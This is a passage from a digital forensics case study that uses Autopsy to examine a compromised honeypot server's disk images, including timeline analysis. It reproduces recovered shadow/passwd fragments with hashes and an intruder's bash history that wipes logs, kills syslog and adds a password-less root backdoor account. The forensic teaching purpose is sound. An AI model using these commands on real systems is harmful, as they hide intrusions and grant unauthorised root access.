Table 67 Case Study 03 - Autopsy ASCII Report for '/etc/shadow-'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: //etc/shadow-
MD5 of file: 3a5d25d019bb0e2857ff8844080a23cc
SHA-1 of file: 1ee5d938f01e64aef13fb9613d78e014205d16af

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Wed Sep 28 02:36:45 2005
Investigator: Anthony

---------------------------------------------------------------
                   META DATA INFORMATION
```

```
inode: 26523
Allocated
Group: 13
Generation Id: 1540079187
uid / gid: 0 / 0
mode: -r--------
size: 586
num of links: 1

Inode Times:
Accessed:Sat Nov  4 19:05:27 2000
File Modified:Sat Nov  4 19:05:26 2000
Inode Modified:Sat Nov  4 19:05:27 2000

Direct Blocks:
107858

File Type: ASCII text

-----------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

root:$1$eJ2yI2DF$0cXQKjrEYcYHM/qJu2X6Z/:11266:0:99999:7:-1:-1:134540356
bin:*:11266:0:99999:7:::
daemon:*:11266:0:99999:7:::
adm:*:11266:0:99999:7:::
lp:*:11266:0:99999:7:::
sync:*:11266:0:99999:7:::
shutdown:*:11266:0:99999:7:::
halt:*:11266:0:99999:7:::
mail:*:11266:0:99999:7:::
news:*:11266:0:99999:7:::
uucp:*:11266:0:99999:7:::
operator:*:11266:0:99999:7:::
games:*:11266:0:99999:7:::
gopher:*:11266:0:99999:7:::
ftp:*:11266:0:99999:7:::
nobody:*:11266:0:99999:7:::
xfs:!!:11266:0:99999:7:::
named:!!:11266:0:99999:7:::
postgres:!!:11266:0:99999:7:::
drosen:!!:11266:0:99999:7:::

-----------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

It may be possible to find information on these accounts via the Autopsy Keyword search. Typically account entries are in the format ‘accountname:password:’, a search for ‘(adm1:)|(own:)’ (Figure 88) may return account entries for either of these accounts.




Figure 88 Case Study 03 - Autopsy - Keyword Search

The ‘(adm1:)|(own:)’ search string returns 148 results, many of these are due to words ending in ‘own’. A refinement of the search to just ‘adm1:’ (Figure 89) may produce a smaller result set.




Figure 89 Case Study 03 - Autopsy - Keyword Search

The refined search criteria limits the results to only four occurrences of the string ‘adm1:’ in data units ‘107859’, ‘107880’, and ‘188701’ (Figure 90).




Figure 90 Case Study 03 - Autopsy - Keyword Search Results

Data unit ‘107859’ appears to contain information that would usually be found in the ‘/etc/shadow’ file and data unit ‘107880’ appears to contain information that would usually be found in the ‘/etc/passwd’ file. Both of these data units contain information relating to the ‘adm1’ and ‘own’ user accounts. It appears that ‘own’ was a password-less ‘root’ account, and that ‘adm1’ was a password-protected user account used to telnet into the system. This is consistent with the information recovered from data units ‘1874’ and ‘1914’ from the swap partition image. The ‘adm1’ user account, also has a User ID of ‘5000’, it is possible this is the account that was logged within the ‘/var/log/lastlog’ file. The Autopsy ASCII reports for these data units are listed in the following tables:

Table 68 Case Study 03 - Autopsy ASCII Report for Data Unit '107859' on ‘honeypot.hda8.dd’

```
                  Autopsy ascii Fragment Report

----------------------------------------------------------------
                    GENERAL INFORMATION

Fragment: 107859
Fragment Size: 1024
Not allocated to any meta data structures
MD5 of raw Fragment: 84d3739021204a389626738c0da11fdf
MD5 of ascii output: badd820c17ef7bae1259caaa5e41b57c

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Wed Sep 28 03:36:53 2005
Investigator: Anthony
----------------------------------------------------------------
                         CONTENT

root:$1$eJ2yI2DF$0cXQKjrEYcYHM/qJu2X6Z/:11266:0:99999:7:-1:-1:134540356
bin:*:11266:0:99999:7:::
daemon:*:11266:0:99999:7:::
adm:*:11266:0:99999:7:::
lp:*:11266:0:99999:7:::
sync:*:11266:0:99999:7:::
shutdown:*:11266:0:99999:7:::
halt:*:11266:0:99999:7:::
mail:*:11266:0:99999:7:::
news:*:11266:0:99999:7:::
uucp:*:11266:0:99999:7:::
operator:*:11266:0:99999:7:::
games:*:11266:0:99999:7:::
gopher:*:11266:0:99999:7:::
ftp:*:11266:0:99999:7:::
nobody:*:11266:0:99999:7:::
xfs:!!:11266:0:99999:7:::
named:!!:11266:0:99999:7:::
postgres:!!:11266:0:99999:7:::
drosen:$1$X2MTV07B$jKfJisg1QOjpfXouUcg0i0:11266:0:99999:7:-1:-1:134540380
own::10865:0:99999:7:-1:-1:134538460
adm1:Yi2yCGHo0wOwg:10884:0:99999:7:-1:-1:134538412
.....................................................................................................
.....................................................................................................
.....................................................................

----------------------------------------------------------------
                    VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Table 69 Case Study 03 - Autopsy ASCII Report for Data Unit '107880' on ‘honeypot.hda8.dd’

```
                  Autopsy ascii Fragment Report

----------------------------------------------------------------
                    GENERAL INFORMATION

Fragment: 107880
Fragment Size: 1024
Not allocated to any meta data structures
MD5 of raw Fragment: db225843d0ce4449aa5891035b0c4856
MD5 of ascii output: b345fb0d85b20635199cd358882b948e

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Wed Sep 28 03:37:30 2005
Investigator: Anthony
----------------------------------------------------------------
                         CONTENT

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
named:x:25:25:Named:/var/named:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
drosen:x:500:500::/home/drosen:/bin/bash
```

```
own:x:0:0::/root:/bin/bash
adm1:x:5000:5000:Tech Admin:/tmp:/bin/bash
.....
.....
.....

------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Data unit '188701' appears to contain a command history such as that, which would be found within a '.bash_history' file. The commands may possibly include system configuration commands that were executed before the system was compromised as well as the initial commands the intruder executed.

The Autopsy ASCII report for this data unit is displayed in Table 70, however when this information is correlated with the timeline, it appears that 'uptime' is the first command executed by the intruder, with the previous commands being executed prior to the system compromise, this would need to be proven by correlating the commands here with the file system timeline activity.

Table 70 Case Study 03 - Autopsy ASCII Report for Data Unit '188701' on 'honeypot.hda8.dd'

```
                Autopsy ascii Fragment Report

------------------------------------------------------------
                  GENERAL INFORMATION

Fragment: 188701
Fragment Size: 1024
Not allocated to any meta data structures
MD5 of raw Fragment: 2f17237d68d7710c93dc188c6dca9486
MD5 of ascii output: b115c3067a50b2e99c1e24f2b46fbecc

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Wed Sep 28 03:45:34 2005
Investigator: Anthony
------------------------------------------------------------
                        CONTENT

mkdir /floppy
mount /dev/fd0 /floppy
cd /floppy
ls
rm *gz
./init
cd
umount /floppy
exit
ifconfig -a
cd /etc/sysconfig
ls
vi network
ls
ls
cd *pts
ls
cd ../net*pts
ls
vi *eth0
ifconfig eth0 172.16.1.107 broadcst 172.16.1.255 netmask 255.255.255.0 up
ifconfig -a
ifconfig eth0 broadcast 172.16.1.255
ifconfig eht0 netmask 255.255.255.0
ifconfig eth0 netmask 255.255.255.0
ifconfig -a
route add default gw 172.16.1.254
netstat -nr
exit
uptime
rm -rf /etc/hosts.deny
touch /etc/hosts.deny
```

```
rm -rf /var/log/wtmp
touch /var/log/wtmp
killall -9 klogd
killall -9 syslogd
rm -rf /etc/rc.d/init.d/*log*
echo own:x:0:0::/root:/bin/bash >> /etc/passwd
echo adm1:x:5000:5000:Tech Admin:/tmp:/bin/bash >> /etc/passwd
echo own::10865:0:99999:7:-1:-1:134538460 >> /etc/shadow
echo adm1:Yi2yCGHo0wOwg:10884:0:99999:7:-1:-1:134538412 >> /etc/shadow
cat /etc/inetd.conf | grep tel
exit
.....................................................................................................
.....................................

---------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Data unit ‘107880’ appears to be a copy of the ‘/etc/passwd’ file containing the ‘adm1’, and ‘own’ user accounts and states the location of the home directories for these accounts to be ‘/tmp’ for ‘adm1’, and ‘/root’ for the ‘own’ account.

The ‘.bash_history’ files within these directories have been replaced with a symbolic link to ‘/dev/null’. The Autopsy Inode Report for Inode ‘22191’ which is pointed to by file ‘/tmp/.bash_history’ is listed in Table 71:

Table 71 Case Study 03 - Autopsy Inode Report for Inode '22191' on ‘honypot.hda8.dd’

```
                Autopsy Inode Report

---------------------------------------------------------------
                   GENERAL INFORMATION

Inode: 22191
Pointed to by file(s):
  /tmp/.bash_history
MD5 of istat output: 12341768b5526687863d6504414094ad
SHA-1 of istat output: 9e2818005365fc879bb4551b275cdc778534d357

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Thu Sep 29 04:31:27 2005
Investigator: Anthony

---------------------------------------------------------------
                  META DATA INFORMATION

inode: 22191
Allocated
Group: 11
Generation Id: 640190332
symbolic link to: /dev/null
uid / gid: 0 / 0
mode: lrwxrwxrwx
size: 9
num of links: 1

Inode Times:
Accessed:Wed Nov  8 08:59:52 2000
File Modified:Wed Nov  8 08:52:10 2000
Inode Modified:Wed Nov  8 08:52:10 2000

Direct Blocks:
0

File Type: data

---------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

The Autopsy Inode Report for Inode ‘46636’ which is pointed to by file ‘/root/.bash_history’ is listed in Table 72:

Table 72 Case Study 03 - Autopsy Inode Report for Inode '46636'on ‘honeypot.hda8.dd’

```
                Autopsy Inode Report

------------------------------------------------------------
                   GENERAL INFORMATION

Inode: 46636
Pointed to by file(s):
  /root/.bash_history
MD5 of istat output: 06cf2d5c0ab333e3cf92385de3933a21
SHA-1 of istat output: fc90777fa0becab834aaa75b2c922d538a9068d8

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Thu Sep 29 04:33:35 2005
Investigator: Anthony

------------------------------------------------------------
                  META DATA INFORMATION

inode: 46636
Allocated
Group: 23
Generation Id: 640190329
symbolic link to: /dev/null
uid / gid: 0 / 0
mode: lrwxrwxrwx
size: 9
num of links: 1

Inode Times:
Accessed:Wed Nov  8 20:37:38 2000
File Modified:Wed Nov  8 08:52:09 2000
Inode Modified:Wed Nov  8 08:52:09 2000

Direct Blocks:
0

File Type: data

------------------------------------------------------------
                   VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

With both ‘.bash_history’ files being symbolic links to ‘/dev/nul’ the data found in data unit ‘188701’ is invaluable, as it appears this information contains commands issued before the symbolic link to ‘/dev/nul’ was made.

6.4.4.9 Creation of a Timeline

The next step for this investigation is to create a timeline of file activity, as this may be useful to identify places where the analysis should proceed to. It must be noted that file times can be easily modified by an attacker, so they can not be 100% trusted.

Files have at least three times associated with them, the details of each time varies with the file system type. The partition images are an EXT2FS file system (This is known from when the images were imported into Autopsy, which automatically detected the file system type), therefore modified, accessed, and changed times exist. The EXT2FS file system also has a Deleted time, but it is not displayed in the timeline.

Autopsy provides a mechanism for creating timelines of file activity that is available by selecting 'File Activity Time Lines' from the Host Manager.




Figure 91 Case Study 03 - Autopsy - File Activity Timelines

Within the 'File Activity Timelines' screen (Figure 91) the investigator can create a 'Data File' that will be used to create a timeline from by selecting the 'Create Data File' option (Figure 92).




Figure 92 Case Study 03 - Autopsy - File Activity Timelines – Create Data File

The 'Create Data File' process allows the investigator to select which partitions to gather meta-data structures from, and also what types of meta-data data structures to include. As stated in section 5.3.6 on page 73, meta-data structures are available for allocated files, unallocated files, and unallocated inodes.

As with many of the output files generated by Autopsy the ability to generate an MD5 hash value is available to ensure the integrity of output files created.

Figure 93 Case Study 03 - Autopsy - File Activity Timelines – Create Data File Results

The data file generated (Figure 93) contains the following information for each item of file or directory activity:

- File / Directory Name
- Inode
- Access Rights
- Link Count
- User ID
- Group ID
- Size
- A-Time
- M-Time
- C-Time
- Block Size

Table 73 lists a small sample from the timeline data file generated:

Table 73 Case Study 03 - Sample output for timeline input data file

```
0|/usr/bin/uptime|0|17088|33133|-/-r-xr-xr-x|1|0|0|0|2836|973693553|952452206|973386197|4096|0
0|/etc/hosts.deny|0|26217|33188|-/-rw-r--r--|1|0|0|0|0|973694718|973693575|973693575|1024|0
0|/etc/rc.d/init.d|0|62497|16877|d/drwxr-xr-x|2|0|0|0|1024|973693611|973695229|973695229|1024|0
```

Once a data file has been generated Autopsy can use this file to generate a sorted timeline of events (Figure 94).




Figure 94 Case Study 03 - Autopsy - File Activity Timelines – Create Time Line

The background information states that the IDS detected an event on November 07 2000, so the starting date for the timeline is set to November 07 2000, and no ending date is specified.

The images are from a UNIX file system so by selecting the partition image that contains the '/etc/password' and '/etc/group' files the 'UID' and 'GID' values will be changed to the actual names of these identifiers in the output.

The standard output of the timeline is best viewed in a text editor (rather than the Autopsy Forensic Browser), however if the investigator wants to import this information into a spreadsheet or database it may be output in a comma delimited format.

By selecting 'OK' a timeline with the standard output will be generated (Figure 95).

Figure 95 Case Study 03 - Autopsy - File Activity Timelines – Create Time Line Results

The Time Zone that was used when configuring the Case is used in the creation of timelines to ensure that the times retrieved are relevant to the compromised system and not the analysis system. If incorrect Time Zone information is used during the case configuration, then the results displayed in the timeline will be skewed, thus making reports of activity inaccurate. As stated earlier, unfortunately neither the online manual, nor the onscreen prompts inform the investigator of this problem.

Table 74 lists a small example of the timeline generated:

Table 74 Case Study 03 - Sample output for timeline data file

Wed Nov 08 2000 08:25:53	2836	.a.	-/-r-xr-xr-x	root	root	17088	/usr/bin/uptime
Wed Nov 08 2000 08:26:15	0	m.c	-/-rw-r--r--	root	root	26217	/etc/hosts.deny
Wed Nov 08 2000 08:26:51	1024	.a.	d/drwxr-xr-x	root	root	62497	/etc/rc.d/init.d

This activity shows the ‘uptime’ command being accessed (possibly executed), the ‘/etc/hosts.deny’ file was modified, (the new file size is 0, so it may have been blanked out), and finally the ‘/etc/rc.d/init.d’ folder was accessed.

Figure 96 illustrates the same sample as viewed within the Autopsy Forensic Browser:




Figure 96 Case Study 03 - Autopsy - File Activity Timelines – View Timeline

The ‘View Timeline’ mode of Autopsy will display the file system events for a single month on one page at a time, this method does not make searching large timelines easy, which is why the standard timeline is best viewed with a text editor.

For reference purposes a complete copy of the timeline created here is provided in Appendix A.

6.4.4.10 Analysis of a Timeline

With a timeline generated, an investigator can then analyse the information contained in the timeline to help identify places within the file system where the analysis should proceed to.

The first couple of lines from the timeline are listed in Table 75:

Table 75 Case Study 03 - Timeline data

```
Tue Nov 07 2000 04:02:03   238767 .a. -rw-r----- root     slocate  4040     <honeypot.hda7.dd-dead-4040>
Tue Nov 07 2000 04:02:06   238767 m.. -rw-r----- root     slocate  4040     <honeypot.hda7.dd-dead-4040>
```

Nov 07 - 04:02:03

The background information states that the IDS detected an event on November 07th 2000 at 23:11:06; the generated timeline contains only two entries for November 07th at 04:02. Even though the background information states the IDS and the Compromised machine had synchronised times it would be wise to prove this point before accepting it as fact and it is for this reason that we do not ignore these two entries.

Timeline information prior to November 07th will be ignored unless no further leads are found in the remainder of the timeline information.

The first two entries are related to the same deleted file (or Unallocated Inode). The filename "<honeypot.hda7.dd-dead-4040>" indicates this file is from the partition image "honeypot.hda7.dd", and its meta-data structure is "4040". It is possible to view the details of this structure by using the 'Metadata Analysis Mode' of Autopsy.

Warning: It is extremely important that the correct partition image has been selected, as the meta-data structure "4040" (if it exists) will represent completely different data on the other partition images.

The meta-data structure for Inode ‘4040’ is detailed in Figure 97:




Figure 97 Case Study 03 - Autopsy - Metadata Structure - ‘4040’

The meta-data structure displays information including filename (if it can be found), file type (output from ‘file’ tool), and MD5 value of the file.

If Autopsy has been configured to use hash databases, then the investigator can select which databases to look for the file in.

The remaining information is file system type dependent; however in general, the allocation status will be given as well as the size and each data unit that it has allocated.

These details are for an Inode meta-data structure from a LINUX ‘ext2’ file system so the following details are also displayed:

- Inode Number
- Ownership Details
- Mode Details
- Number of Links
- Access Time
- File Modified Time
- Inode Modified Time
- File Deleted Time

The ‘Report’ option generates an ASCII report with the structure details, MD5 values, and dates in it. The ‘View Contents’ option displays the allocated data contents as one large file. The ‘Export’ option allows one to save the data contents to a file. The ‘Add Note’ button allows one to add a comment about this structure so it can be later recalled.

Table 76 lists the Autopsy Inode Report created for Inode ‘4040’ on the ‘honeypot.hda7.dd’ partition image:

Table 76 Case Study 03 - Autopsy Inode Report for Inode '4040' on 'honeypot.hda7.dd'

```
                Autopsy Inode Report

----------------------------------------------------------------
                    GENERAL INFORMATION

Inode: 4040
Pointed to by file(s):
  inode not currently used
MD5 of istat output: 70d4b6833e76c123d8d66383a43ae15d
SHA-1 of istat output: 7c770ee5a1ffadb2cd5cdf78c2406187dfddac48

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda7.dd'
Offset: Full image
File System Type: ext

Date Generated: Wed Sep 14 02:44:12 2005
Investigator: Anthony

----------------------------------------------------------------
```

```
                    META DATA INFORMATION

inode: 4040
Not Allocated
Group: 2
Generation Id: 640190213
uid / gid: 0 / 21
mode: -rw-r-----
size: 238767
num of links: 0

Inode Times:
Accessed: Tue Nov  7 04:02:03 2000
File Modified:      Tue Nov  7 04:02:06 2000
Inode Modified:     Wed Nov  8 04:02:06 2000
Deleted:  Wed Nov  8 04:02:06 2000

Direct Blocks:
16884 16885 16886 16887 16888 16889 16890 16891
16892 16893 16894 16895 16897 16898 16899 16900
16901 16902 16903 16904 16905 16906 16907 16908
16909 16910 16911 16912 16913 16914 16915 16916
16917 16918 16919 16920 16921 16922 16923 16924
16925 16926 16927 16928 16929 16930 16931 16932
16933 16934 16935 16936 16937 16938 16939 16940
16941 16942 16943 16944 16945 16946 16947 16948
16949 16950 16951 16952 16953 16954 16955 16956
16957 16958 16959 16960 16961 16962 16963 16964
16965 16966 16967 16968 16969 16970 16971 16972
16973 16974 16975 16976 16977 16978 16979 16980
16981 16982 16983 16984 16985 16986 16987 16988
16989 16990 16991 16992 16993 16994 16995 16996
16997 16998 16999 17000 17001 17002 17003 17004
17005 17006 17007 17008 17009 17010 17011 17012
17013 17014 17015 17016 17017 17018 17019 17020
17021 17022 17023 17024 17025 17026 17027 17028
17029 17030 17031 17032 17033 17034 17035 17036
17037 17038 17039 17040 17041 17042 17043 17044
17045 17046 17047 17048 17049 17050 17051 17052
17053 17054 17055 17056 17057 17058 17059 17060
17061 17062 17063 17064 17065 17066 17067 17068
17069 17070 17071 17072 17073 17074 17075 17076
17077 17078 17079 17080 17081 17082 17083 17084
17085 17086 17087 17088 17089 17090 17091 17092
17093 17094 17095 17096 17097 17098 17099 17100
17101 17102 17103 17104 17105 17106 17107 17108
